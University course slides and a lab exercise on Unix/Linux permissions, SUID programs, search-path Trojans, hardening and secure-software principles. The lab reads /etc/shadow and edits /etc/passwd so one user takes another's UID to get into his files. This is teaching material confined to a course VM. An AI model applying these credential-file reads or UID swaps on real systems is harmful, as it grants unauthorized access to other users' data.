- ▶ Without read permission on the directory, you can still open a file in the directory if you know that it exists but you cannot use `ls` to see what is in the directory.
- ▶ To stop other users from reading your files, you can either set the access permissions on the files or prevent access to the directory.
- ▶ You need write and execute permission for the directory to delete a file; no permissions on the file itself are needed, it can even belong to another user.
- ▶ Setting the `sticky bit` on a file allows only the owner of the file (and the superuser) to delete it.

## Changing permissions

- ▶ Access rights can be altered with chmod command:
  - ▶ `chmod 0754 filename`
  - ▶ `chmod u+wx,g+rx,g-w,o+r,o-wx filename`
- ▶ Ownership can be altered with the chown command:
  - ▶ `chown nOwner:nGroup filename`

## Permissions: Order of checking

- ▶ Access control uses the effective UID/GID:
  - ▶ If the subject's UID owns the file, the permission bits for **owner** decide whether access is granted.
  - ▶ If the subject's UID does not own the file but its GID does, the permission bits for **group** decide whether access is granted.
  - ▶ If the subject's UID and GID do not own the file, the permission bits for **other** (also called **world**) decide whether access is granted.
- ▶ Permission bits can give the owner less access than is given to the other users; the owner can always change the permissions.

## Security patterns

## Security patterns

- ▶ We will discuss how some general security principles manifest themselves in Unix.
- ▶ Controlled invocation: SUID programs.
- ▶ Physical and logical representation of objects: deleting files.
- ▶ Access to the layer below: protecting devices.
- ▶ Searchpath
- ▶ Importing data from outside: mounting filesystems.

## Controlled invocation

- ▶ Superuser privilege is required to execute certain operating system functions.
- ▶ Example: only processes running as root can listen at the “[trusted ports](#)” 0 – 1023.
- ▶ Solution adopted in Unix: [SUID \(set userID\)](#) programs and [SGID \(set groupID\)](#) programs.
- ▶ SUID (SGID) programs run with the effective user ID or group ID of their owner or group, giving controlled access to files not normally accessible to other users.

## Displaying SUID programs

- ▶ When `ls -l` displays a SUID program, the execute permission of the owner is given as `s` instead of `x`:

```
-rws--x-x 3 root bin 16384 Nov 16 1996 passwd
```

- ▶ When `ls -l` displays a SGID program, the execute permission of the group is given as `S` instead of `x`:

```
-rwx--S-x 3 root bin 16384 Nov 16 1996 passwd
```

## SUID to root

- ▶ When root is the owner of a SUID program, a user executing this program will get superuser status during execution.
- ▶ Important SUID programs:

`/bin/passwd` change password

`/bin/login` login program

`/bin/at` batch job submission

`/bin/su` change UID program

- ▶ As the user has the program owner's privileges when running a SUID program, the program should only do what the owner intended

## SUID dangers

- ▶ By tricking a SUID program owned by root to do unintended things, an attacker can act as the root.
- ▶ All user input (including command line arguments and environment variables) must be processed with extreme care.
- ▶ Programs should have SUID status only if it is really necessary.
- ▶ The integrity of SUID programs must be monitored.

## Applying controlled invocation

- ▶ Sensitive resources, like a web server, can be protected by combining ownership, permission bits, and SUID programs:
- ▶ Create a [new](#) UID that owns the resource and all programs that need access to the resource.
- ▶ Only the owner gets access permission to the resource.
- ▶ Define all the programs that access the resource as SUID programs.

## Managing security

- ▶ Beware of overprotection; if you deny users direct access to a file they need to perform their job, you have to provide indirect access through SUID programs.
- ▶ A flawed SUID program may give users more opportunities for access than wisely chosen permission bits.
- ▶ This is particularly true if the owner of the SUID program is a privileged user like root.

## Deleting files

- ▶ Unix has two ways of copying files.
- ▶ `cp` creates an identical but independent copy owned by the user running `cp`.
- ▶ `ln` creates a new filename with a pointer to the original file and increases `link counter` of the original file; the new file shares its contents with the original.
- ▶ If the original is deleted (with `rm` or `rmdir`) it disappears from its parent directory but the contents of the file and its copy still exist.
  - ▶ Users may think that they have deleted a file whereas it still exists in another directory, and they still own it.
  - ▶ If a process has opened a file which then is deleted by its owner, the file remains in existence until that process closes the file.

## Deleting files

- ▶ Once a file has been deleted the disk blocks allocated to this file becomes available again.
- ▶ Until these disk block are written to again, they still contain the file's contents.
- ▶ To avoid such residues, the file can be [wiped](#) by overwriting its contents with a pattern appropriate for the storage medium before deleting it.
- ▶ But advanced file systems may move files around and leave copies.
- ▶ Because of wear leveling, SSDs are notoriously hard to wipe.

## Protection of devices

- ▶ Unix treats devices like files; access to memory or to a printer is controlled like access to a file by setting permission bits.
- ▶ Devices commonly found in directory `/dev`:

`/dev/console` console terminal

`/dev/kmem` kernel memory map device (image of the virtual memory)

`/dev/tty` terminal

`/dev/hd0` hard disk

## Access to the layer below

- ▶ Attackers can bypass the controls set on files and directories if they can get access to the memory devices holding these files.
- ▶ If the read or write permission bit for other is set on a memory device, an attacker can browse through memory or modify data in memory without being affected by the permissions defined for files.
- ▶ Almost all devices should therefore be unreadable and unwritable by “other”.

## Example

- ▶ The process status command `ps` displays information about memory usage and thus requires access permissions for the memory devices.
- ▶ Defining `ps` as a SUID to root program allows `ps` to acquire the necessary permissions but a compromise of `ps` would leave an attacker with root privileges.
- ▶ Better solution: let group `mem` own the memory devices and define `ps` as a SGID program.

## Mounting filesystems

- ▶ General issue: When [importing objects from another security domain into your system](#), access control attributes of these objects must be redefined.
- ▶ Unix filesystem is built by linking together filesystems held on different physical devices under a single root `/` with the [mount](#) command.
- ▶ Remote filesystems (NFS) can be mounted from other network nodes.
- ▶ Users could be allowed to mount a filesystem from their own USB disk ([automount](#)).
- ▶ Mounted filesystems could have dangerous settings, e.g. SUID to root programs in an attacker's directory.

## mount command

```
mount [-r] [-o options] device directory
```

- ▶ `-r` flag specifies read-only mount.

Options:

- ▶ `nosuid`: turns off the SUID and SGID bits on the mounted filesystem.
- ▶ `noexec`: no binaries can be executed from the mounted filesystem.
- ▶ `nodev`: no block or character special devices can be accessed from the filesystem.
- ▶ Different versions of Unix implement different options for `mount`.

## Mounting filesystems

- ▶ General issue: scoping of identifiers
- ▶ NFS server trusts the client to enforce access control on the mounted filesystem.
- ▶ UIDs and GIDs on two Unix systems (from different vendors) may be assigned differently.
- ▶ The client may misinterpret the UID or GUID even if it tries to enforce access control.
- ▶ Problem: UID and GID are local identifiers; only globally unique identifiers should be used across network.

## Environment variables

- ▶ Environment variables: kept by the shell, normally used to configure the behaviour of utility programs.
- ▶ Inherited by default from a process' parent.
- ▶ A program executing another program can set the environment variables for the program called to arbitrary values.
- ▶ Danger: the invoker of setuid/setgid programs is in control of the environment variables they are given.
- ▶ Usually inherited, so this also applies transitively.
- ▶ Not all environment variables are documented!
- ▶ Inheriting things you do not want can become a security problem.

## Examples

PATH	The search path for shell commands (bash)
TERM	The terminal type (bash and csh)
DISPLAY	X11 - the name of your display
LD_LIBRARY_PATH	Path to search for object and shared libraries
HOSTNAME	Name of this UNIX host
PRINTER	Default printer (lpr)
HOME	The path to your home directory (bash)
PS1	The default prompt for bash
path	The search path for shell commands (csh)
term	The terminal type (csh)
prompt	The default prompt for csh
home	The path to your home directory (csh)

## Searchpath

- ▶ General principle: execution of programs taken from a 'wrong' location.
- ▶ Users can run a program by typing its name without specifying the full **pathname** that gives the location of the program within the filesystem.
- ▶ The shell searches for the program following the **searchpath** specified by the **PATH** environment variable in the **.profile** file in the user's home directory.

## Searchpath

- ▶ A typical searchpath:

```
PATH=.:\\$HOME/bin:/usr/ucb:/bin:/usr/bin:/usr/local:  
/usr/new:/usr/hosts
```

- ▶ Directories in the searchpath are separated by ':'; the first entry '.' is the current directory.
- ▶ When a directory is found that contains a program with the name specified, the search stops and that program will be executed.

## Searchpath

- ▶ To insert a Trojan horse, give it the same name as an existing program and put it in a directory that is searched before the directory containing the original program.
- ▶ As a defence, call programs by their full pathname, e.g. `/bin/su` instead of `su`.
- ▶ Make sure that the current directory is not in the searchpath of programs executed by root
- ▶ (`ls -a` lists all files in your home directory, `more .profile` shows your profile).

## Sandboxing

- ▶ Access control can be implemented by constraining suspect processes to a [sandbox](#) environment; access to objects outside the sandbox is prevented.
- ▶ Change root command [chroot](#) restricts the available part of the filesystem:

```
chroot <directory> <command>
```

- ▶ Changes the apparent filesystem root directory from [/](#) to [directory](#) when command executes.
- ▶ Only files below the new root are thereafter accessible.
- ▶ System files are ‘expected’ to be in directories like [/bin](#), [/dev](#), [/etc](#), [/tmp](#), or [/usr](#)
- ▶ New directories of the same names have to be created under the new root and populated with the files the user will need by copying or linking to the respective files in the original directories.

## Sandboxing

- ▶ However, `chroots` are of limited use in providing `secure` sandboxes
- ▶ Lots of techniques for breaking out of `chroots` exist
- ▶ Modern application sandboxing is quite challenging
  - ▶ privilege escalation bugs always a threat
  - ▶ <https://code.google.com/p/chromium/wiki/LinuxSandboxing>
- ▶ Virtualization often provides better isolation

## Hardening security

## Hardening security

- ▶ Disk encryption
- ▶ Protecting the root account
- ▶ Auditing
- ▶ LSM
  - ▶ SELinux
  - ▶ AppArmor
- ▶ Memory corruption mitigations

## Disk encryption

Most Linux distributions support several disk encryption methods:

- ▶ **Stacked filesystem encryption** — a layer that stacks on top of an existing filesystem, files written get encrypted on-the-fly before the underlying filesystem writes them to disk.  
[eCryptfs](#) and [EncFS](#) are examples of stackable cryptographic filesystems.
- ▶ **Block device encryption** — operates below the filesystem layer, and ensures that everything written to the block device is encrypted.  
[dm-crypt](#) is the standard block device encryption subsystem in the Linux kernel.  
Managed by the [cryptsetup](#) userspace utility.

## Root account

- ▶ The root account is used by the operating system for essential tasks like login, recording the audit log, or access to I/O devices.
- ▶ The root account is required for performing certain system administration tasks.
- ▶ Superusers are also a major weakness of Unix; an attacker achieving superuser status effectively takes over the entire system.
- ▶ Separate the duties of the systems manager; create users like [daemon](#) to deal with networking; if a special user is compromised, not all is lost.

## Superuser

- ▶ Systems manager should not use root as their personal account.
- ▶ Change to root from a user account using `/bin/su`
- ▶ Record all `su` attempts in the audit log with the user who issued the command.
- ▶ `/etc/passwd` and `/etc/group` have to be write protected; an attacker who can edit `/etc/passwd` can become superuser by changing its UID to 0.

## Audit logs on Linux

- ▶ `/var/log/lastlog` records the last time a user has logged in; displayed with the `lastlog` command
- ▶ `/var/run/utmp` records accounting information used by the `who` command.
- ▶ `/var/log/wtmp` records every time a user logs in or logs out; displayed with the `last` command.
- ▶ In addition, the Linux subsystem `auditd` provides a way to track security-relevant information.

## Linux Security Modules

- ▶ Linux Security Modules (LSM) provides a kernel framework to support security modules.
- ▶ Focuses on supporting access control modules.
- ▶ Several LSM modules exist:
  - ▶ SELinux
  - ▶ AppArmor
  - ▶ Smack
  - ▶ TOMOYO

## SELinux

- ▶ Security-Enhanced Linux (SELinux), originally developed by NSA, provides a mandatory access control (MAC) framework in the kernel.
- ▶ The MAC policies seeks to confine user programs and system services to the minimum amount of privilege required.
- ▶ Default enabled on Fedora/Red Hat Enterprise Linux.

## AppArmor

- ▶ Application Armor (AppArmor) is another mandatory access control (MAC) framework in the kernel.
- ▶ An alternative to SELinux, claiming to be less complex and easier to use.
- ▶ Default enabled on Ubuntu/OpenSUSE/SLES.

## Memory corruption mitigations

- ▶ See Lectures 3 and 4 for background
- ▶ No Execute/Data Execution Prevention (NX/DEP) used by most Linux distributions
- ▶ Address Space Layout Randomization (ASLR) used by most Linux distributions
- ▶ Stack Canaries used by most Linux distributions
- ▶ However, embedded systems often lack any/all of these features!

## Exercise Task 6

# Exercise Task 6

## Part 1: Questions

1. In Linux, access rights are defined for users and groups. To facilitate better security management, users are placed into groups. How does Linux decide on an access request when an individual user has fewer privileges than its group?
2. How can access rights given to a group be withheld from individual members of that group?
3. In Linux systems users have a UID and username. Explain the relationship between usernames and UIDs. Which identifier is used for authentication, and which identifier is used to make access control decisions? Where are passwords stored in Linux systems, and who has access to them?
4. How are passwords protected in Linux systems?

# Exercise Task 6

## Part 2: Users and Groups

This practical exercise will introduce user and group management in Linux.

### Part 2a: Download Xubuntu

- ▶ Download the Linux virtual machine (Xubuntu) from  
<http://unik4270.project.ifi.uio.no/xubuntu.zip>.
- ▶ Extract the zip-file and open the VM in VirtualBox.
- ▶ Log in with the username **student** and the password **tek5510**.

## Exercise Task 6

### Part 2b: User creation

First we need to create some users at our system. Do this by opening the Xubuntu menu in the top left corner, and start writing [Settings Manager](#) in the search field. Open it when it shows in the result pane. Start writing [Users and Groups](#) in the search field of the Settings window. Open it when it shows in the result pane.

You have now opened the User Settings window. Click the [Add](#) button. Provide the [Student](#) user password when asked to authenticate.

1. Create the user Ole and give him a password.
2. Create the user Dole, and give him the same password as Ole.
3. Create the user Doffen with a different password than the others.

## Exercise Task 6

### Part 2c: The /etc/shadow file

Take a look at the /etc/shadow file that stores the passwords. Detailed information about this file can be found at [1] or by issuing the command `man shadow` in a terminal.

Note that you need to have root privileges to access the file (`sudo cat /etc/shadow`).

- ▶ What could happen if any users could read this file?
- ▶ What could happen if they could write?

[1] <http://www.cyberciti.biz/faq/understanding-etcshadow-file/>

## Exercise Task 6

### Part 2c: The /etc/shadow file

At the end of this file you should find your new users, and after the colon there is a prefix for the password between \$ that indicates which hashing algorithm being used, and the hashed password is written from this and until the next colon.

- ▶ Are the hashed passwords for Ole and Dole the same?
- ▶ What does this mean? (Hint: [man crypt](#) in a terminal, and read the NOTES section.)

We have created (changed) the passwords today, so the “last password change field” should show (calculate to) today. Check if this is correct.

Tip: the command [date +%s](#) gives you seconds since 00:00:00, Jan 1, 1970 (a GNU extension).

## Exercise Task 6

### Part 2d: The /etc/passwd file

Try to open the /etc/passwd file. Detailed information about this file can be found at [1] or by issuing the command `man 5 passwd` in a terminal (note the 5).

- ▶ What access do you have in user mode?
- ▶ What could go wrong if users could write to this file?

Hint: What would happen if you change your group access field into someone else's number for group access?

[1] <http://www.cyberciti.biz/faq/understanding-etcpassword-file-format/>

## Exercise Task 6

### Part 2d: The /etc/passwd file

Open /etc/passwd with root privileges (`pkexec mousepad /etc/passwd`) and change the line for Doffen such that it contains Ole's number for identity and group. Change the path to home directory to /home/Ole. Your change should look something like this (the number may vary):

```
Ole:x:1001:1001::/home/Ole:/bin/bash
```

```
Doffen:x:1001:1001::/home/Ole:/bin/bash
```

Log in as Doffen (you can do a logout/login from the menu, or you can use the command `su -l doffen`).

- ▶ Do you get access to Oles home directory?
- ▶ Do a `whoami`. What was the result?
- ▶ Can you think of a way to change the etc/passwd file to prevent another user from getting access to his files?

Undo the changes made to /etc/passwd before proceeding to the next section.

## Exercise Task 6

### Part 2e: Groups

Go back to the User Settings window and press the Manage Groups button. Add two groups called woodpeckers and scrimshanker. Put Ole and Dole in the group woodpeckers. Put Dole and Doffen in the group scrimshanker.

Login as Ole using `su -l ole`. Make a file called tent.make using the touch command:

```
touch tent.make
```

Look at the permissions of tent.make by using ls:

```
ls -l tent.make
```

Login as Dole and try to access the file.

- ▶ Did it work?
- ▶ Can you both read from and write to the file?
- ▶ Why/why not?

## Exercise Task 6

### Part 2e: Groups

We need to change the group ownership of the file. Log on as Ole again and type:

```
chown :woodpeckers tent.make
```

Check that Dole has full access to the file now.

Check that group access is working by switching to Doffen and check that he has not write access to the file.

## Exercise Task 6

### **Part 2f: Multi-group membership**

Log in as Doffen and create the file dirty.trick in the home directory. Now, change the ownership and permissions so that anyone in the scrimshanker group have full access to this file. Now, switch to Dole and check that you can write to the file. Check Doles group identity with the command id.

- ▶ How are memberships in several groups handled in this system?

Questions?

# Securing software

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

## Oblig / Mandatory exercise

- ▶ Available from Canvas
  - ▶ TEK5510 20H→Assignments→Oblig / Mandatory Exercise
- ▶ Use Canvas for delivery
- ▶ Due date:  
Wednesday 28th of October 2020 at 23:59

# Contents of the course

Overview

Executables and processes

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

Operating systems (Linux, Windows)

**Securing software**

Hypervisors, hardware security

Web security

Other platforms: Mobile/IoT

# Securing software

Security principles - Which mechanisms are there to protect us?  
And how can we take advantage of them?

How can we develop secure software to make life difficult for attackers?

## Goal

Know the security principles for **software security**.

## Securing software

- ▶ The last two lectures have described OS security and access control. Today we will talk about software security.
- ▶ We have earlier seen that malware can use vulnerabilities to gain entrance to a system. By developing more secure software, it is more difficult for malware to infect.
- ▶ Security principles and methods for secure software development have been made to help developers.
- ▶ There is a tendency towards making security mechanisms a mandatory and integrated part of the OS, but compatibility issues slow the process.

# OS security and access control

Limiting who can have access to what.

Process	CPU	Private Bytes	Working Set	PID	Description	Session	User Name	Path	Integrity	ASLR	Company Name
svchost.exe	2.203 K	4,812 K	684	808	Host Process for Windows Services	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation
svchost.exe	13,752 K	11,056 K	736	1056	Host Process for Windows Services	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation
audiodg.exe	15,000 K	13,804 K	2604	1000	Windows Audio Device Graph Isolation	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\audiodg.exe	System	ASLR	Microsoft Corporation
svchost.exe	36,632 K	40,476 K	856	1004	Host Process for Windows Services	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation
dwm.exe	< 0.01	1,012 K	3,304 K	252	Desktop Window Manager	1	IET1WIN7\IEUser	C:\Windows\System32\dwm.exe	Medium	ASLR	Microsoft Corporation
svchost.exe	4,616 K	9,196 K	896	1008	Host Process for Windows Services	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation
svchost.exe	0.01	17,512 K	26,688 K	940	Host Process for Windows Services	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation
svchost.exe	0.04	11,212 K	9,888 K	1152	Host Process for Windows Services	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation
spoolrv.exe	4,640 K	6,388 K	1252	1008	Spooler Sub-System App	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolrv.exe	System	ASLR	Microsoft Corporation
svchost.exe	8,780 K	6,784 K	1288	1008	Host Process for Windows Services	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation
vmsvcsvc.exe	0.01	2,244 K	4,432 K	1360	Virtual Machine Integration Component Service	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\vmsvcsvc.exe	System	ASLR	Microsoft Corporation
vmsvcsvc.exe	0.01	1,756 K	4,820 K	1380	Virtual Machine Integration Component Service	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\vmsvcsvc.exe	System	ASLR	Microsoft Corporation
vmsvcsvc.exe	0.01	1,220 K	3,428 K	1420	Virtual Machine Integration Component Service	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vmsvcsvc.exe	System	ASLR	Microsoft Corporation
vmsvcsvc.exe	0.02	1,248 K	3,520 K	1448	Virtual Machine Integration Component Service	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\vmsvcsvc.exe	System	ASLR	Microsoft Corporation
vmsvcsvc.exe	0.01	1,260 K	3,572 K	1472	Virtual Machine Integration Component Service	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vmsvcsvc.exe	System	ASLR	Microsoft Corporation
svchost.exe	3,652 K	7,384 K	1508	1008	Host Process for Windows Services	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation
taskhost.exe	0.02	15,600 K	15,236 K	1884	Host Process for Windows Tasks	1	IET1WIN7\IEUser	C:\Windows\System32\taskhost.exe	Medium	ASLR	Microsoft Corporation
explorer.exe	3.76	28,980 K	35,932 K	344	Windows Explorer	1	IET1WIN7\IEUser	C:\Windows\explorer.exe	Medium	ASLR	Microsoft Corporation
VBoxTray.exe	0.02	1,368 K	4,424 K	512	VirtusBox Guest Additions Tray Application	1	IET1WIN7\IEUser	C:\Windows\System32\VBoxTray.exe	Medium	ASLR	Oracle Corporation
cmd.exe	1,820 K	2,260 K	4036	1008	Windows Command Processor	1	IET1WIN7\IEUser	C:\Windows\System32\cmd.exe	Medium	ASLR	Microsoft Corporation
cmd.exe	1,864 K	2,352 K	4060	1008	Windows Command Processor	1	IET1WIN7\IEUser	C:\Windows\System32\cmd.exe	High	ASLR	Microsoft Corporation
PsExec.exe	1,716 K	4,440 K	2104	1008	Execute processes remotely	1	IET1WIN7\IEUser	c:\syntel\PsExec.exe	High	ASLR	Syntel - www.syntel...
procexp.exe	8.58	13,392 K	19,400 K	2316	Sytematic Process Explorer	1	IET1WIN7\IEUser	C:\syntel\procexp.exe	High	ASLR	Syntel - www.syntel...
explorer.exe	0.03	7,600 K	19,044 K	3804	Internet Explorer	1	IET1WIN7\IEUser	C:\Program Files\Internet Explorer\explorer.exe	Medium	ASLR	Microsoft Corporation
explorer.exe	0.01	19,264 K	34,244 K	2872	Internet Explorer	1	IET1WIN7\IEUser	C:\Program Files\Internet Explorer\explorer.exe	Low	ASLR	Microsoft Corporation
SearchIndexer.exe	22,820 K	14,172 K	2528	1008	Microsoft Windows Search Indexer	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe	System	ASLR	Microsoft Corporation
conhost.exe	1,512 K	6,944 K	1700	1008	Console Window Host	1	IET1WIN7\IEUser	C:\Windows\System32\conhost.exe	Medium	ASLR	Microsoft Corporation
conhost.exe	968 K	4,524 K	968	1008	Console Window Host	1	IET1WIN7\IEUser	C:\Windows\System32\conhost.exe	High	ASLR	Microsoft Corporation
PSEXESVC.exe	920 K	2,772 K	2948	1008	PaExe Service	0	NT AUTHORITY\SYSTEM	C:\Windows\PSEXESVC.exe	System	ASLR	Syntel
cmd.exe	1,708 K	2,076 K	3648	1008	Windows Command Processor	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	System	ASLR	Microsoft Corporation
conhost.exe	904 K	4,248 K	3500	1008	Console Window Host	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe	System	ASLR	Microsoft Corporation
WmiPrvSE.exe	1,760 K	4,596 K	2280	1008	WMI Provider Host	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wbem\WmiPrvSE.exe	System	ASLR	Microsoft Corporation
System Idle Process	84.04	0 K	24 K	0		NT AUTHORITY\SYSTEM			n/a		
System	1.31	48 K	232 K	4		0 NT AUTHORITY\SYSTEM			System	n/a	
Interrups	1.62	0 K	0 K	n/a	Hardware Interrupts and DPCs	0				n/a	
smss.exe	220 K	728 K	236	1008	Windows Session Manager	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe	System	ASLR	Microsoft Corporation

## Integrity

- ▶ The Windows integrity mechanism is an extension of the Windows security architecture.
- ▶ The integrity level is added to the security access token by the Windows integrity mechanism.
- ▶ Four integrity levels: Low, Medium, High, and System.
- ▶ The integrity checks are mandatory and cannot be turned off.
- ▶ Processes you start and objects you create normally receive your integrity level (medium or high).
- ▶ Exception: If you start a low integrity executable file, the process receives low integrity.
- ▶ Dominates DACL: A principal cannot write to an object of higher integrity even if the object's DACL grants access.

## Address Space Layout Randomization (ASLR)

- ▶ The idea is to make the layout of memory unpredictable.
- ▶ Randomizes the base address of the stack, heap, program code, loaded libraries.
- ▶ All major operating systems now supports ASLR, but it varies what parts gets randomized.

See lecture 4.

## Non-executable memory (NX)

- ▶ The idea is to separate *code* from *data* by marking the parts of memory holding *data* as non-executable (stack and/or heap).
- ▶ Implementations:
  - ▶ Windows — Data Execution Prevention (DEP)
  - ▶ Linux — execstack

See lecture 4.

## Control-flow integrity

- ▶ The idea is to only allow control transfers to valid destinations, like the beginning of functions.
- ▶ Microsoft has recently implemented a limited version of CFI called Control Flow Guard (CFG), that protects indirect function calls.

See lecture 4.

## Security principles

# Main principles of information security

Confidentiality is about preventing unauthorized disclosure of information  
(unauthorized reading)

Integrity is about preventing unauthorized modification of information  
(unauthorized writing)

Availability is the property of being accessible and usable upon demand by an authorized entity

# Threat analysis

What are my **assets**?

- ▶ What do I have that needs protection?
- ▶ What is the appropriate protection level?

Who are the **attackers**?

- ▶ Script kiddies?
- ▶ Organized criminals?
- ▶ “Hacktivists”?
- ▶ Unhappy employees?

## Security architecture

- ▶ Application design should be constructed to cover risks from both typical usage and from attack.
- ▶ The application must protect the confidentiality of information, the integrity of data, and the data accessible when required (availability) – and only to the right users.

## Security by design

- ▶ The Open Web Application Security Project (OWASP) is a worldwide not-for-profit charitable organization focused on improving the security of software.
- ▶ OWASP have created a list of principles for developing secure application.
- ▶ A relatively short list only containing the main principles increases the chance that these will be followed.
- ▶ [https://www.owasp.org/index.php/Security\\_by\\_Design\\_Principles](https://www.owasp.org/index.php/Security_by_Design_Principles)

## Security principle: Minimize attack surface

- ▶ Every added feature increases the risk.
- ▶ Secure development aims to reduce the risk.
- ▶ Input must be validated.
- ▶ Flexible input is more difficult to validate.

## Security principle: Secure default settings

- ▶ Default settings should be secure, but the user may be allowed to reduce the security if needed (or for convenience)
- ▶ Don't enable more than necessary by default.

Example: On the virtual machine password was disabled by default. How many of you have enabled it?

## Security principle: Least privilege

- ▶ No principal should have more privileges than needed at any time.
- ▶ Access to the required objects and resources.
- ▶ Allowed a suitable set of actions.
- ▶ Example: UAC in Windows.
- ▶ Don't use a high privileged account like a Domain Admin when you don't need to.

## Security principle: Defense in depth

- ▶ Control mechanisms that approach risks in different ways are better than only one.
- ▶ A vulnerability in one part is not enough to take control over the entire system.
- ▶ Example: Access checked at every level.

## Security principle: Fail securely

- ▶ Things do go wrong.
- ▶ When things go wrong, fail in a secure way.
- ▶ Exception handling: Testing whether the state is as expected, and handling it correctly if not.
- ▶ Example: Windows kernel corruption results in a blue screen of death (BSOD). All execution is stopped, state and error information are written to a crash dump, and the computer is restarted.

## Security principle: Don't trust services

- ▶ Don't trust input from users or external services.
- ▶ An unauthorized user may gain access to the system.
- ▶ An external service may have vulnerabilities.
- ▶ You should always validate input before trusting and using it.

## Security principle: Separation of duties

- ▶ Different accounts/processes for different tasks.
- ▶ Example: Requesting access and granting access from different accounts/processes.
- ▶ Administrators are different from normal users.
- ▶ Administrators should not be users of the application.

## Security principle: Keep security simple

- ▶ Easier to make mistakes in complex systems. Both implementation and configuration.
- ▶ Misconfiguration may cause assets to be unprotected.
- ▶ Simplicity may reduce the attack surface.

## Security principle: Fix security issues correctly

- ▶ Understand the root cause of the issue.
- ▶ Is the vulnerable code also used by other applications?
- ▶ Don't fix it with a “special case”.
- ▶ Remove a class of bugs rather than one by one.

## Security principle: Avoid security by obscurity

- ▶ If security by obscurity is the only security mechanism, it easily fails.
- ▶ Don't rely on the source code being secret.
- ▶ It can be easier to find vulnerabilities if you have the source code – if they are there.
- ▶ Example: Much of Linux is open source, but if well configured, it is still secure.


## Developing secure software

## History

- ▶ With the rise of the Internet in the 1990's, lots of software suddenly got exposed to a hostile environment.
- ▶ The years around 2000 saw a lot of computer worms spreading across the Internet, exploiting security flaws in widely used software from Microsoft and others.
- ▶ In January 2002, Bill Gates wrote his famous “Trustworthy computing” memo, making developing secure software a key priority for Microsoft.
- ▶ The last eighteen years have seen the industry shift to a more attacker-centric approach when designing secure software, with a focus on understanding how one's own software can (and will) be attacked.
- ▶ Recommended viewing:  
Chris Wysopal: How hackers changed the security industry  
<https://www.youtube.com/watch?v=LSH3CyR35x4>

# Security Development Lifecycle


- ▶ A Security Development Lifecycle (SDL) is a software development process for developing secure software.
  - ▶ Microsoft introduced the term with their Microsoft Security Development Lifecycle
  - ▶ Several software/hardware companies now have their own SDL variants: VMware, Cisco, Adobe
